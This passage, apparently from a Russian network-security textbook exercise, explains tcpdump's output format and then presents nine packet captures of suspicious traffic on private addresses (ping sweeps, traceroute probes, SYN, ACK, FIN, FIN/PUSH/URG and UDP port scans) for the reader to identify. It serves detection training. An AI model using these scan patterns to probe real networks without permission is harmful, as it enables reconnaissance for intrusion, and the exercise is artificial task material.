frac — это доли секунд. За отметкой времени может указываться интерфейс, на который происходит прием пакетов, например, eth0, eth1, lo и т. п. Запись eth0 < означает, что идет прием пакетов на интерфейс eth0. Соответственно запись eth0 > означает, что идет отправка пакетов в сеть с интерфейса eth0. Дальнейшие сведения зависят от типа принимаемого пакета (ARP/RARP, TCP, UDP, NBP, ATP, ...). Далее показаны форматы для некоторых основных типов пакетов.

### TCP Packets

Src.port > dst.port: flags data-seqno ack window urgent options

Src.port и dst.port — это IP-адрес и порт соответственно источника и приемника пакетов.

Flags — это флаги, установленные в заголовке TCP-пакета. Могут принимать комбинации из символов S (SYN), F (FIN), P (PUSH), R (RST), также в этом поле может стоять одна точка ".", которая означает отсутствие установленных флагов.

Data-seqno — описывает данные, содержащиеся в пакете, в таком формате: first:last(nbytes), где first и last — номер последовательности первого и последнего байта пакета, nbytes — количество байт данных. Если параметр nbytes равен нулю, то first и last совпадают.

Ack — следующий номер последовательности (ISN + 1).

Window — размер окна. Окно — это механизм управления потоком данных, который позволяет сообщить собеседнику, сколько байтов от него нужно получить. В каждый момент времени окно соответствует свободному пространству в приемном буфере.

Urgent — указывает на наличие срочных данных в пакете (флаг URG).

Options — здесь могут указываться дополнительные сведения, например <mss 1024> (максимальный размер сегмента).

### UDP Packets

Src.port > dst.port: udp nbytes

Udp — просто метка, указывающая на то, что идет анализ UDP-пакетов.

Nbytes — число байтов данных, которые содержит UDP-пакет.

### ICMP Packets

Src > dst: icmp: type

Icmp — метка, идентифицирующая ICMP-пакет.

Type — тип ICMP-сообщения, например, echo request или echo reply.

**Примечание**

IP-адреса в листингах умышленно выбраны из диапазона 192.168.\*.\*, 172.16.0.0—172.31.255.255 и 10.\*.\*.\*. Согласно RFC1918 эти адреса зарезервированы для локальных сетей и не могут встречаться в Интернете. В задаче следует считать, что все листинги получены на разных машинах.

**Листинг 1.2.6, а. Первый подозрительный участок, снятый tcpdump**

```
06:29:15.039931 eth0 < 192.168.10.35 > 172.23.115.22: icmp: echo request [ttl 1]
06:29:15.039931 eth0 > 172.23.115.22 > 192.168.10.35: icmp: echo reply (DF)
06:29:15.039931 eth0 < 192.168.10.35 > 172.23.115.22: icmp: echo request [ttl 1]
06:29:15.039931 eth0 > 172.23.115.22 > 192.168.10.35: icmp: echo reply (DF)
06:29:15.039931 eth0 < 192.168.10.35 > 172.23.115.22: icmp: echo request [ttl 1]
06:29:15.039931 eth0 > 172.23.115.22 > 192.168.10.35: icmp: echo reply (DF)
```

**Листинг 1.2.6, б. Второй подозрительный участок, снятый tcpdump**

```
07:28:44.949931 eth0 < 192.168.10.35.1030 > 172.23.115.22.33435: udp 10 [ttl 1]
07:28:44.949931 eth0 > 172.23.115.22 > 192.168.10.35: icmp: 172.23.115.22 udp port 33435 unreachable (DF) [tos 0xc0]
07:28:44.949931 eth0 < 192.168.10.35.1030 > 172.23.115.22.33436: udp 10 [ttl 1]
07:28:44.949931 eth0 > 172.23.115.22 > 192.168.10.35: icmp: 172.23.115.22 udp port 33436 unreachable (DF) [tos 0xc0]
07:28:44.949931 eth0 < 192.168.10.35.1030 > 172.23.115.22.33437: udp 10 [ttl 1]
07:28:44.949931 eth0 > 172.23.115.22 > 192.168.10.35: icmp: 172.23.115.22 udp port 33437 unreachable (DF) [tos 0xc0]
```

**Листинг 1.2.6, в. Третий подозрительный участок, снятый tcpdump**

```
23:45:12.899408 eth0 < 10.100.16.89 > 172.23.115.22: icmp: echo request (DF)
23:45:12.899408 eth0 > 172.23.115.22 > 10.100.16.89: icmp: echo reply (DF)
23:45:18.520602 eth0 < 172.31.200.200 > 172.23.115.22: icmp: echo request (DF)
23:45:18.520602 eth0 > 172.23.115.22 > 172.31.200.200: icmp: echo reply (DF)
```

```
23:45:19.142510 eth0 < 192.168.13.55 > 172.23.115.22: icmp: echo request
(DF)
23:45:19.142510 eth0 > 172.23.115.22 > 192.168.13.55: icmp: echo reply
(DF)
23:45:19.764397 eth0 < 10.0.2.13 > 172.23.115.22: icmp: echo request
(DF)
23:45:19.764397 eth0 > 172.23.115.22 > 10.0.2.13: icmp: echo reply (DF)
23:45:20.389106 eth0 < 192.168.10.35 > 172.23.115.22: icmp: echo request
(DF)
23:45:20.389106 eth0 > 172.23.115.22 > 192.168.10.35: icmp: echo reply
(DF)
23:45:21.018881 eth0 < 10.16.0.115 > 172.23.115.22: icmp: echo request
(DF)
23:45:21.018881 eth0 > 172.23.115.22 > 10.16.0.115: icmp: echo reply
(DF)
23:45:21.648711 eth0 < 192.168.1.1 > 172.23.115.22: icmp: echo request
(DF)
23:45:21.648711 eth0 > 172.23.115.22 > 192.168.1.1: icmp: echo reply
(DF)
23:45:22.278660 eth0 < 10.0.2.13 > 172.23.115.22: icmp: echo request
(DF)
23:45:22.278660 eth0 > 172.23.115.22 > 10.0.2.13: icmp: echo reply (DF)
23:45:22.908522 eth0 < 172.31.200.200 > 172.23.115.22: icmp: echo
request (DF)
23:45:22.908522 eth0 > 172.23.115.22 > 172.31.200.200: icmp: echo reply
(DF)
23:45:23.538469 eth0 < 10.10.10.10 > 172.23.115.22: icmp: echo request
(DF)
23:45:23.538469 eth0 > 172.23.115.22 > 10.10.10.10: icmp: echo reply
(DF)
23:45:24.168345 eth0 < 192.168.10.35 > 172.23.115.22: icmp: echo request
(DF)
23:45:24.168345 eth0 > 172.23.115.22 > 192.168.10.35: icmp: echo reply
(DF)
23:45:24.798246 eth0 < 10.100.16.89 > 172.23.115.22: icmp: echo request
(DF)
23:45:24.798246 eth0 > 172.23.115.22 > 10.100.16.89: icmp: echo reply
(DF)
23:45:25.428132 eth0 < 192.168.13.55 > 172.23.115.22: icmp: echo request
(DF)
23:45:25.428132 eth0 > 172.23.115.22 > 192.168.13.55: icmp: echo reply
(DF)
23:45:26.923423 eth0 < 10.10.10.10 > 172.23.115.22: icmp: echo request
(DF)
23:45:26.923423 eth0 > 172.23.115.22 > 10.10.10.10: icmp: echo reply
(DF)
23:45:26.687902 eth0 < 172.17.41.91 > 172.23.115.22: icmp: echo request
(DF)
```

```
23:45:26.687902 eth0 > 172.23.115.22 > 172.17.41.91: icmp: echo reply
(DF)
23:45:27.317856 eth0 < 10.100.13.244 > 172.23.115.22: icmp: echo request
(DF)
23:45:27.317856 eth0 > 172.23.115.22 > 10.100.13.244: icmp: echo reply
(DF)
```

**Листинг 1.2.6 г. Четвертый подозрительный участок, снятый tcpdump**

```
12:00:17.899408 eth0 < 192.168.10.35.2878 > 172.23.115.22.340: S
3477705342:3477705342 (0) win 64240 <mss 1460,nop,nop,sackOK> (DF)
12:00:17.899408 eth0 > 172.23.115.22.340 > 192.168.10.35.2878: R 0:0 (0)
ack 3477705343 win 0 (DF)
12:00:17.899408 eth0 < 192.168.10.35.2879 > 172.23.115.22.ssh: S
3477765723:3477765723 (0) win 64240 <mss 1460,nop,nop,sackOK> (DF)
12:00:17.899408 eth0 > 172.23.115.22.ssh > 192.168.10.35.2879: S
3567248280:3567248280 (0) ack 3477765724 win 5840 <mss
1460,nop,nop,sackOK> (DF)
12:00:17.899408 eth0 < 192.168.10.35.2879 > 172.23.115.22.ssh: . 1:1(0)
ack 1 win 64240 (DF)
12:00:17.899408 eth0 < 192.168.10.35.2879 > 172.23.115.22.ssh: R
3477765724:3477765724(0) win 0 (DF)
12:00:17.899408 eth0 < 192.168.10.35.2880 > 172.23.115.22.1351: S
3477800253:3477800253 (0) win 64240 <mss 1460,nop,nop,sackOK> (DF)
12:00:17.899408 eth0 > 172.23.115.22.1351 > 192.168.10.35.2880: R 0:0
(0) ack 3477800254 win 0 (DF)
12:00:17.899408 eth0 < 192.168.10.35.2881 > 172.23.115.22.2880: S
3477835208:3477835208 (0) win 64240 <mss 1460,nop,nop,sackOK> (DF)
12:00:17.899408 eth0 > 172.23.115.22.2880 > 192.168.10.35.2881: R 0:0
(0) ack 3477835209 win 0 (DF)
12:00:17.899408 eth0 < 192.168.10.35.2882 > 172.23.115.22.865: S
3477875612:3477875612 (0) win 64240 <mss 1460,nop,nop,sackOK> (DF)
12:00:17.899408 eth0 > 172.23.115.22.865 > 192.168.10.35.2882: R 0:0 (0)
ack 3477875613 win 0 (DF)
12:00:17.899408 eth0 < 192.168.10.35.2883 > 172.23.115.22.127: S
3477940389:3477940389 (0) win 64240 <mss 1460,nop,nop,sackOK> (DF)
12:00:17.899408 eth0 > 172.23.115.22.127 > 192.168.10.35.2883: R 0:0 (0)
ack 3477940390 win 0 (DF)
12:00:17.899408 eth0 < 192.168.10.35.2884 > 172.23.115.22.1988: S
3478019894:3478019894 (0) win 64240 <mss 1460,nop,nop,sackOK> (DF)
12:00:17.899408 eth0 > 172.23.115.22.1988 > 192.168.10.35.2884: R 0:0
(0) ack 3478019895 win 0 (DF)
12:00:17.899408 eth0 < 192.168.10.35.2885 > 172.23.115.22.2883: S
3478062291:3478062291 (0) win 64240 <mss 1460,nop,nop,sackOK> (DF)
12:00:17.899408 eth0 > 172.23.115.22.2883 > 192.168.10.35.2885: R 0:0
(0) ack 3478062292 win 0 (DF)
```

```
12:00:17.899408 eth0 < 192.168.10.35.2886 > 172.23.115.22.865: S
3478124319:3478124319 (0) win 64240 <mss 1460,nop,nop,sackOK> (DF)
12:00:17.899408 eth0 > 172.23.115.22.865 > 192.168.10.35.2886: R 0:0 (0)
ack 3478124320 win 0 (DF)
12:00:17.899408 eth0 < 192.168.10.35.2887 > 172.23.115.22.1351: S
3478178435:3478178435 (0) win 64240 <mss 1460,nop,nop,sackOK> (DF)
12:00:17.899408 eth0 > 172.23.115.22.1351 > 192.168.10.35.2887: R 0:0
(0) ack 3478178436 win 0 (DF)
12:00:17.899408 eth0 < 192.168.10.35.2888 > 172.23.115.22.2885: S
3478222929:3478222929 (0) win 64240 <mss 1460,nop,nop,sackOK> (DF)
12:00:17.899408 eth0 > 172.23.115.22.2885 > 192.168.10.35.2888: R 0:0
(0) ack 3478222930 win 0 (DF)
12:00:17.899408 eth0 < 192.168.10.35.2889 > 172.23.115.22.5716: S
3478301576:3478301576 (0) win 64240 <mss 1460,nop,nop,sackOK> (DF)
12:00:17.899408 eth0 > 172.23.115.22.5716 > 192.168.10.35.2889: R 0:0
(0) ack 3478301577 win 0 (DF)
12:00:17.899408 eth0 < 192.168.10.35.2890 > 172.23.115.22.2889: S
3478361194:3478361194 (0) win 64240 <mss 1460,nop,nop,sackOK> (DF)
12:00:17.899408 eth0 > 172.23.115.22.2889 > 192.168.10.35.2890: R 0:0
(0) ack 3478361195 win 0 (DF)
12:00:17.899408 eth0 < 192.168.10.35.2891 > 172.23.115.22.657: S
3478396528:3478396528 (0) win 64240 <mss 1460,nop,nop,sackOK> (DF)
12:00:17.899408 eth0 > 172.23.115.22.657 > 192.168.10.35.2891: R 0:0 (0)
ack 3478396529 win 0 (DF)
12:00:17.899408 eth0 < 192.168.10.35.2892 > 172.23.115.22.2891: S
3478434574:3478434574 (0) win 64240 <mss 1460,nop,nop,sackOK> (DF)
12:00:17.899408 eth0 > 172.23.115.22.2891 > 192.168.10.35.2892: R 0:0
(0) ack 3478434575 win 0 (DF)
12:00:17.899408 eth0 < 192.168.10.35.2893 > 172.23.115.22.949: S
3478482095:3478482095 (0) win 64240 <mss 1460,nop,nop,sackOK> (DF)
12:00:17.899408 eth0 > 172.23.115.22.949 > 192.168.10.35.2893: R 0:0 (0)
ack 3478482096 win 0 (DF)
```

**Листинг I.2.6, д. Пятый подозрительный участок, снятый tcpdump**

```
12:44:17.899408 eth0 < 192.168.99.200.2878 > 172.20.100.100.340: S
1045782751:1045782751 (0) win 1024
12:00:17.899408 eth0 > 172.20.100.100.340 > 192.168.99.200.2878: R 0:0
(0) ack 1045782752 win 0 (DF)
12:44:17.899408 eth0 < 192.168.99.200.2879 > 172.20.100.100.http: S
1045782751:1045782751 (0) win 4096
12:00:17.899408 eth0 > 172.20.100.100.http > 192.168.99.200.2879: S
2341745720:2341745720 (0) ack 1045782752 win 5840 <mss 1460> (DF)
12:00:17.899408 eth0 < 192.168.99.200.2879 > 172.20.100.100.http: R
1045782752:1045782752 (0) win 0
12:44:17.899408 eth0 < 192.168.99.200.2880 > 172.20.100.100.1351: S
1045782751:1045782751 (0) win 1024
```

```
12:00:17.899408 eth0 > 172.20.100.100.1351 > 192.168.99.200.2880: R 0:0
(0) ack 1045782752 win 0 (DF)
12:44:17.899408 eth0 < 192.168.99.200.2881 > 172.20.100.100.2880: S
1045782751:1045782751 (0) win 4096
12:00:17.899408 eth0 > 172.20.100.100.2880 > 192.168.99.200.2881: R 0:0
(0) ack 1045782752 win 0 (DF)
12:44:17.899408 eth0 < 192.168.99.200.2882 > 172.20.100.100.865: S
1045782751:1045782751 (0) win 4096
12:00:17.899408 eth0 > 172.20.100.100.865 > 192.168.99.200.2882: R 0:0
(0) ack 1045782752 win 0 (DF)
12:44:17.899408 eth0 < 192.168.99.200.2883 > 172.20.100.100.127: S
1045782751:1045782751 (0) win 4096
12:00:17.899408 eth0 > 172.20.100.100.127 > 192.168.99.200.2883: R 0:0
(0) ack 1045782752 win 0 (DF)
12:44:17.899408 eth0 < 192.168.99.200.2884 > 172.20.100.100.1988: S
1045782751:1045782751 (0) win 4096
12:00:17.899408 eth0 > 172.20.100.100.1988 > 192.168.99.200.2884: R 0:0
(0) ack 1045782752 win 0 (DF)
12:44:17.899408 eth0 < 192.168.99.200.2885 > 172.20.100.100.2883: S
1045782751:1045782751 (0) win 4096
12:00:17.899408 eth0 > 172.20.100.100.2883 > 192.168.99.200.2885: R 0:0
(0) ack 1045782752 win 0 (DF)
12:44:17.899408 eth0 < 192.168.99.200.2886 > 172.20.100.100.865: S
1045782751:1045782751 (0) win 4096
12:00:17.899408 eth0 > 172.20.100.100.865 > 192.168.99.200.2886: R 0:0
(0) ack 1045782752 win 0 (DF)
12:44:17.899408 eth0 < 192.168.99.200.2887 > 172.20.100.100.1351: S
1045782751:1045782751 (0) win 3072
12:00:17.899408 eth0 > 172.20.100.100.1351 > 192.168.99.200.2887: R 0:0
(0) ack 1045782752 win 0 (DF)
12:44:17.899408 eth0 < 192.168.99.200.2888 > 172.20.100.100.2885: S
1045782751:1045782751 (0) win 4096
12:00:17.899408 eth0 > 172.20.100.100.2885 > 192.168.99.200.2888: R 0:0
(0) ack 1045782752 win 0 (DF)
12:44:17.899408 eth0 < 192.168.99.200.2889 > 172.20.100.100.5716: S
1045782751:1045782751 (0) win 4096
12:00:17.899408 eth0 > 172.20.100.100.5716 > 192.168.99.200.2889: R 0:0
(0) ack 1045782752 win 0 (DF)
12:44:17.899408 eth0 < 192.168.99.200.2890 > 172.20.100.100.2889: S
1045782751:1045782751 (0) win 4096
12:00:17.899408 eth0 > 172.20.100.100.2889 > 192.168.99.200.2890: R 0:0
(0) ack 1045782752 win 0 (DF)
12:44:17.899408 eth0 < 192.168.99.200.2891 > 172.20.100.100.657: S
1045782751:1045782751 (0) win 4096
12:00:17.899408 eth0 > 172.20.100.100.657 > 192.168.99.200.2891: R 0:0
(0) ack 1045782752 win 0 (DF)
12:44:17.899408 eth0 < 192.168.99.200.2892 > 172.20.100.100.2891: S
1045782751:1045782751 (0) win 4096
```

```
12:00:17.899408 eth0 > 172.20.100.100.2891 > 192.168.99.200.2892: R 0:0
(0) ack 1045782752 win 0 (DF)
12:44:17.899408 eth0 < 192.168.99.200.2893 > 172.20.100.100.949: S
1045782751:1045782751 (0) win 2048
12:00:17.899408 eth0 > 172.20.100.100.949 > 192.168.99.200.2893: R 0:0
(0) ack 1045782752 win 0 (DF)
```

**Листинг 2.6. в. Шестой подозрительный участок, снятый tcpdump**

```
01:11:17.859931 eth0 < 192.168.10.35.53773 > 172.23.115.22.727: udp 0
01:11:17.859931 eth0 > 172.23.115.22 > 192.168.10.35: icmp: 172.23.115.22
udp port 727 unreachable (DF) [tos 0xc0]
01:11:18.539931 eth0 < 192.168.10.35.53773 > 172.23.115.22.955: udp 0
01:11:18.539931 eth0 > 172.23.115.22 > 192.168.10.35: icmp: 172.23.115.22
udp port 955 unreachable (DF) [tos 0xc0]
01:11:19.142510 eth0 < 192.168.10.35.53773 > 172.23.115.22.230: udp 0
01:11:19.142510 eth0 > 172.23.115.22 > 192.168.10.35: icmp: 172.23.115.22
udp port 230 unreachable (DF) [tos 0xc0]
01:11:19.764397 eth0 < 192.168.10.35.53773 > 172.23.115.22.703: udp 0
01:11:19.764397 eth0 > 172.23.115.22 > 192.168.10.35: icmp: 172.23.115.22
udp port 703 unreachable (DF) [tos 0xc0]
01:11:20.389106 eth0 < 192.168.10.35.53773 > 172.23.115.22.6143: udp 0
01:11:20.389106 eth0 > 172.23.115.22 > 192.168.10.35: icmp: 172.23.115.22
udp port 6143 unreachable (DF) [tos 0xc0]
01:11:21.018881 eth0 < 192.168.10.35.53773 > 172.23.115.22.762: udp 0
01:11:21.018881 eth0 > 172.23.115.22 > 192.168.10.35: icmp: 172.23.115.22
udp port 762 unreachable (DF) [tos 0xc0]
01:11:21.648711 eth0 < 192.168.10.35.53773 > 172.23.115.22.701: udp 0
01:11:21.648711 eth0 > 172.23.115.22 > 192.168.10.35: icmp: 172.23.115.22
udp port 701 unreachable (DF) [tos 0xc0]
01:11:22.278660 eth0 < 192.168.10.35.53773 > 172.23.115.22.313: udp 0
01:11:22.278660 eth0 > 172.23.115.22 > 192.168.10.35: icmp: 172.23.115.22
udp port 313 unreachable (DF) [tos 0xc0]
01:11:22.908522 eth0 < 192.168.10.35.53773 > 172.23.115.22.590: udp 0
01:11:22.908522 eth0 > 172.23.115.22 > 192.168.10.35: icmp: 172.23.115.22
udp port 590 unreachable (DF) [tos 0xc0]
01:11:23.538469 eth0 < 192.168.10.35.53773 > 172.23.115.22.789: udp 0
01:11:23.538469 eth0 > 172.23.115.22 > 192.168.10.35: icmp: 172.23.115.22
udp port 789 unreachable (DF) [tos 0xc0]
01:11:24.168345 eth0 < 192.168.10.35.53773 > 172.23.115.22.657: udp 0
01:11:24.168345 eth0 > 172.23.115.22 > 192.168.10.35: icmp: 172.23.115.22
udp port 657 unreachable (DF) [tos 0xc0]
01:11:24.798246 eth0 < 192.168.10.35.53773 > 172.23.115.22.2030: udp 0
01:11:24.798246 eth0 > 172.23.115.22 > 192.168.10.35: icmp: 172.23.115.22
udp port 2030 unreachable (DF) [tos 0xc0]
```

```
01:11:25.428132 eth0 < 192.168.10.35.53773 > 172.23.115.22.868: udp 0
01:11:25.428132 eth0 > 172.23.115.22 > 192.168.10.35: icmp: 172.23.115.22
udp port 868 unreachable (DF) [tos 0xc0]
01:11:26.058073 eth0 < 192.168.10.35.53773 > 172.23.115.22.2034: udp 0
01:11:26.058073 eth0 > 172.23.115.22 > 192.168.10.35: icmp: 172.23.115.22
udp port 2034 unreachable (DF) [tos 0xc0]
01:11:26.687902 eth0 < 192.168.10.35.53773 > 172.23.115.22.736: udp 0
01:11:26.687902 eth0 > 172.23.115.22 > 192.168.10.35: icmp: 172.23.115.22
udp port 736 unreachable (DF) [tos 0xc0]
01:11:27.317856 eth0 < 192.168.10.35.53773 > 172.23.115.22.27: udp 0
01:11:27.317856 eth0 > 172.23.115.22 > 192.168.10.35: icmp: 172.23.115.22
udp port 27 unreachable (DF) [tos 0xc0]
```

### Листинг 1.2.6. ж. Седьмой подозрительный участок, снятый tcpdump

```
02:12:59.899408 eth0 < 10.15.100.6.41343 > 192.168.2.4.30310: .
971654054:971654054(0) win 2048
02:12:59.899408 eth0 > 192.168.2.4.30310 > 10.15.100.6.41343: R 0:0(0)
ack 971654054 win 0 (DF)
02:12:59.899408 eth0 < 10.15.100.6.41343 > 192.168.2.4.275: .
971654054:971654054(0) win 3072
02:12:59.899408 eth0 > 192.168.2.4.275 > 10.15.100.6.41343: R 0:0(0) ack
971654054 win 0 (DF)
02:12:59.899408 eth0 < 10.15.100.6.41343 > 192.168.2.4.echo: .
971654054:971654054(0) win 3072
02:12:59.899408 eth0 < 10.15.100.6.41343 > 192.168.2.4.108: .
971654054:971654054(0) win 1024
02:12:59.899408 eth0 > 192.168.2.4.108 > 10.15.100.6.41343: R 0:0(0) ack
971654054 win 0 (DF)
02:12:59.899408 eth0 < 10.15.100.6.41343 > 192.168.2.4.13710: .
971654054:971654054(0) win 2048
02:12:59.899408 eth0 > 192.168.2.4.13710 > 10.15.100.6.41343: R 0:0(0)
ack 971654054 win 0 (DF)
02:12:59.899408 eth0 < 10.15.100.6.41343 > 192.168.2.4.38292: .
971654054:971654054(0) win 4096
02:12:59.899408 eth0 > 192.168.2.4.38292 > 10.15.100.6.41343: R 0:0(0)
ack 971654054 win 0 (DF)
02:12:59.899408 eth0 < 10.15.100.6.41343 > 192.168.2.4.2041: .
971654054:971654054(0) win 2048
02:12:59.899408 eth0 > 192.168.2.4.2041 > 10.15.100.6.41343: R 0:0(0) ack
971654054 win 0 (DF)
02:12:59.899408 eth0 < 10.15.100.6.41344 > 192.168.2.4.echo: .
971654054:971654054(0) win 2048
02:12:59.899408 eth0 < 10.15.100.6.41343 > 192.168.2.4.6004: .
971654054:971654054(0) win 2048
02:12:59.899408 eth0 > 192.168.2.4.6004 > 10.15.100.6.41343: R 0:0(0) ack
971654054 win 0 (DF)
```



```
02:12:59.899408 eth0 < 10.15.100.6.41343 > 192.168.2.4.735: .
971654054:971654054(0) win 1024
02:12:59.899408 eth0 > 192.168.2.4.735 > 10.15.100.6.41343: R 0:0(0) ack
971654054 win 0 (DF)
02:12:59.899408 eth0 < 10.15.100.6.41343 > 192.168.2.4.551: .
971654054:971654054(0) win 2048
02:12:59.899408 eth0 > 192.168.2.4.551 > 10.15.100.6.41343: R 0:0(0) ack
971654054 win 0 (DF)
02:12:59.899408 eth0 < 10.15.100.6.41343 > 192.168.2.4.619: .
971654054:971654054(0) win 4096
02:12:59.899408 eth0 > 192.168.2.4.619 > 10.15.100.6.41343: R 0:0(0) ack
971654054 win 0 (DF)
02:12:59.899408 eth0 < 10.15.100.6.41343 > 192.168.2.4.640: .
971654054:971654054(0) win 2048
02:12:59.899408 eth0 > 192.168.2.4.640 > 10.15.100.6.41343: R 0:0(0) ack
971654054 win 0 (DF)
02:12:59.899408 eth0 < 10.15.100.6.41343 > 192.168.2.4.833: .
971654054:971654054(0) win 4096
02:12:59.899408 eth0 > 192.168.2.4.833 > 10.15.100.6.41343: R 0:0(0) ack
971654054 win 0 (DF)
```

### Листинг 1.2.6. 3. Восьмой подозрительный участок, снятый tcpdump

```
04:17:40.580653 eth0 < 192.168.10.35.46598 > 172.23.115.22.895: F
1918335677: 1918335677(0) win 3072
04:17:40.580653 eth0 > 172.23.115.22.895 > 192.168.10.35.46598: R 0:0(0)
ack 1918335678 win 0 (DF)
04:17:40.580653 eth0 < 192.168.10.35.46598 > 172.23.115.22.ftp: F
1918335677: 1918335677(0) win 2048
04:17:40.580653 eth0 < 192.168.10.35.46598 > 172.23.115.22.663: F
1918335677: 1918335677(0) win 4096
04:17:40.580653 eth0 > 172.23.115.22.663 > 192.168.10.35.46598: R 0:0(0)
ack 1918335678 win 0 (DF)
04:17:40.580653 eth0 < 192.168.10.35.46598 > 172.23.115.22.436: F
1918335677: 1918335677(0) win 1024
04:17:40.580653 eth0 > 172.23.115.22.436 > 192.168.10.35.46598: R 0:0(0)
ack 1918335678 win 0 (DF)
04:17:40.580653 eth0 < 192.168.10.35.46598 > 172.23.115.22.949: F
1918335677: 1918335677(0) win 3072
04:17:40.580653 eth0 > 172.23.115.22.949 > 192.168.10.35.46598: R 0:0(0)
ack 1918335678 win 0 (DF)
04:17:40.580653 eth0 < 192.168.10.35.46598 > 172.23.115.22.227: F
1918335677: 1918335677(0) win 3072
04:17:40.580653 eth0 > 172.23.115.22.227 > 192.168.10.35.46598: R 0:0(0)
ack 1918335678 win 0 (DF)
04:17:40.580653 eth0 < 192.168.10.35.46598 > 172.23.115.22.223: F
1918335677: 1918335677(0) win 4096
```

```
04:17:40.580653 eth0 > 172.23.115.22.223 > 192.168.10.35.46598: R 0:0(0)
ack 1918335678 win 0 (DF)
04:17:40.580653 eth0 < 192.168.10.35.46598 > 172.23.115.22.333: F
1918335677: 1918335677(0) win 3072
04:17:40.580653 eth0 > 172.23.115.22.333 > 192.168.10.35.46598: R 0:0(0)
ack 1918335678 win 0 (DF)
04:17:40.580653 eth0 < 192.168.10.35.46598 > 172.23.115.22.783: F
1918335677: 1918335677(0) win 3072
04:17:40.580653 eth0 > 172.23.115.22.783 > 192.168.10.35.46598: R 0:0(0)
ack 1918335678 win 0 (DF)
04:17:40.580653 eth0 < 192.168.10.35.46598 > 172.23.115.22.65301: F
1918335677: 1918335677(0) win 3072
04:17:40.580653 eth0 > 172.23.115.22.65301 > 192.168.10.35.46598: R
0:0(0) ack 1918335678 win 0 (DF)
04:17:40.580653 eth0 < 192.168.10.35.46598 > 172.23.115.22.1539: F
1918335677: 1918335677(0) win 3072
04:17:40.580653 eth0 > 172.23.115.22.1539 > 192.168.10.35.46598: R 0:0(0)
ack 1918335678 win 0 (DF)
04:17:40.580653 eth0 < 192.168.10.35.46599 > 172.23.115.22.ftp: F
1918337777: 1918337777(0) win 3072
04:17:40.580653 eth0 < 192.168.10.35.46598 > 172.23.115.22.959: F
1918335677: 1918335677(0) win 2048
04:17:40.580653 eth0 > 172.23.115.22.959 > 192.168.10.35.46598: R 0:0(0)
ack 1918335678 win 0 (DF)
04:17:40.580653 eth0 < 192.168.10.35.46598 > 172.23.115.22.409: F
1918335677: 1918335677(0) win 3072
04:17:40.580653 eth0 > 172.23.115.22.409 > 192.168.10.35.46598: R 0:0(0)
ack 1918335678 win 0 (DF)
04:17:40.580653 eth0 < 192.168.10.35.46598 > 172.23.115.22.747: F
1918335677: 1918335677(0) win 3072
04:17:40.580653 eth0 > 172.23.115.22.747 > 192.168.10.35.46598: R 0:0(0)
ack 1918335678 win 0 (DF)
04:17:40.580653 eth0 < 192.168.10.35.46598 > 172.23.115.22.6003: F
1918335677: 1918335677(0) win 1024
04:17:40.580653 eth0 > 172.23.115.22.6003 > 192.168.10.35.46598: R 0:0(0)
ack 1918335678 win 0 (DF)
04:17:40.580653 eth0 < 192.168.10.35.46598 > 172.23.115.22.32770: F
1918335677: 1918335677(0) win 3072
04:17:40.580653 eth0 > 172.23.115.22.32770 > 192.168.10.35.46598: R
0:0(0) ack 1918335678 win 0 (DF)
```

**Листинг I.2.6, и. Девятый подозрительный участок, снятый tcpdump**

```
03:22:46.960653 eth0 < 192.168.10.35.55133 > 172.23.115.22.19150: FP
1308848741:1308848741(0) win 2048 urg 0
03:22:46.960653 eth0 > 172.23.115.22.19150 > 192.168.10.35.55133: R
0:0(0) ack 1308848741 win 0 (DF)
```

```
03:22:46.960653 eth0 < 192.168.10.35.55133 > 172.23.115.22.smtp: FP
1308848741:1308848741(0) win 3072 urg 0
03:22:46.960653 eth0 < 192.168.10.35.55133 > 172.23.115.22.665: FP
1308848741:1308848741(0) win 4096 urg 0
03:22:46.960653 eth0 > 172.23.115.22.665 > 192.168.10.35.55133: R 0:0(0)
ack 1308848741 win 0 (DF)
03:22:46.960653 eth0 < 192.168.10.35.55133 > 172.23.115.22.33: FP
1308848741:1308848741(0) win 2048 urg 0
03:22:46.960653 eth0 > 172.23.115.22.33 > 192.168.10.35.55133: R 0:0(0)
ack 1308848741 win 0 (DF)
03:22:46.960653 eth0 < 192.168.10.35.55133 > 172.23.115.22.853: FP
1308848741:1308848741(0) win 1024 urg 0
03:22:46.960653 eth0 > 172.23.115.22.853 > 192.168.10.35.55133: R 0:0(0)
ack 1308848741 win 0 (DF)
03:22:46.960653 eth0 < 192.168.10.35.55133 > 172.23.115.22.1416: FP
1308848741:1308848741(0) win 2048 urg 0
03:22:46.960653 eth0 > 172.23.115.22.1416 > 192.168.10.35.55133: R 0:0(0)
ack 1308848741 win 0 (DF)
03:22:46.960653 eth0 < 192.168.10.35.55133 > 172.23.115.22.149: FP
1308848741:1308848741(0) win 2048 urg 0
03:22:46.960653 eth0 > 172.23.115.22.149 > 192.168.10.35.55133: R 0:0(0)
ack 1308848741 win 0 (DF)
03:22:46.960653 eth0 < 192.168.10.35.55133 > 172.23.115.22.1516: FP
1308848741:1308848741(0) win 2048 urg 0
03:22:46.960653 eth0 > 172.23.115.22.1516 > 192.168.10.35.55133: R 0:0(0)
ack 1308848741 win 0 (DF)
03:22:46.960653 eth0 < 192.168.10.35.55133 > 172.23.115.22.262: FP
1308848741:1308848741(0) win 4096 urg 0
03:22:46.960653 eth0 > 172.23.115.22.262 > 192.168.10.35.55133: R 0:0(0)
ack 1308848741 win 0 (DF)
03:22:46.960653 eth0 < 192.168.10.35.55134 > 172.23.115.22.smtp: FP
1308842565:1308842565(0) win 2048 urg 0
03:22:47.020653 eth0 < 192.168.10.35.55133 > 172.23.115.22.1451: FP
1308848741:1308848741(0) win 2048 urg 0
03:22:47.020653 eth0 > 172.23.115.22.1451 > 192.168.10.35.55133: R 0:0(0)
ack 1308848741 win 0 (DF)
03:22:47.020653 eth0 < 192.168.10.35.55133 > 172.23.115.22.233: FP
1308848741:1308848741(0) win 1024 urg 0
03:22:47.020653 eth0 > 172.23.115.22.233 > 192.168.10.35.55133: R 0:0(0)
ack 1308848741 win 0 (DF)
03:22:47.020653 eth0 < 192.168.10.35.55133 > 172.23.115.22.5901: FP
1308848741:1308848741(0) win 2048 urg 0
03:22:47.020653 eth0 > 172.23.115.22.5901 > 192.168.10.35.55133: R 0:0(0)
ack 1308848741 win 0 (DF)
03:22:47.020653 eth0 < 192.168.10.35.55133 > 172.23.115.22.649: FP
1308848741:1308848741(0) win 2048 urg 0
03:22:47.020653 eth0 > 172.23.115.22.649 > 192.168.10.35.55133: R 0:0(0)
ack 1308848741 win 0 (DF)
```

```
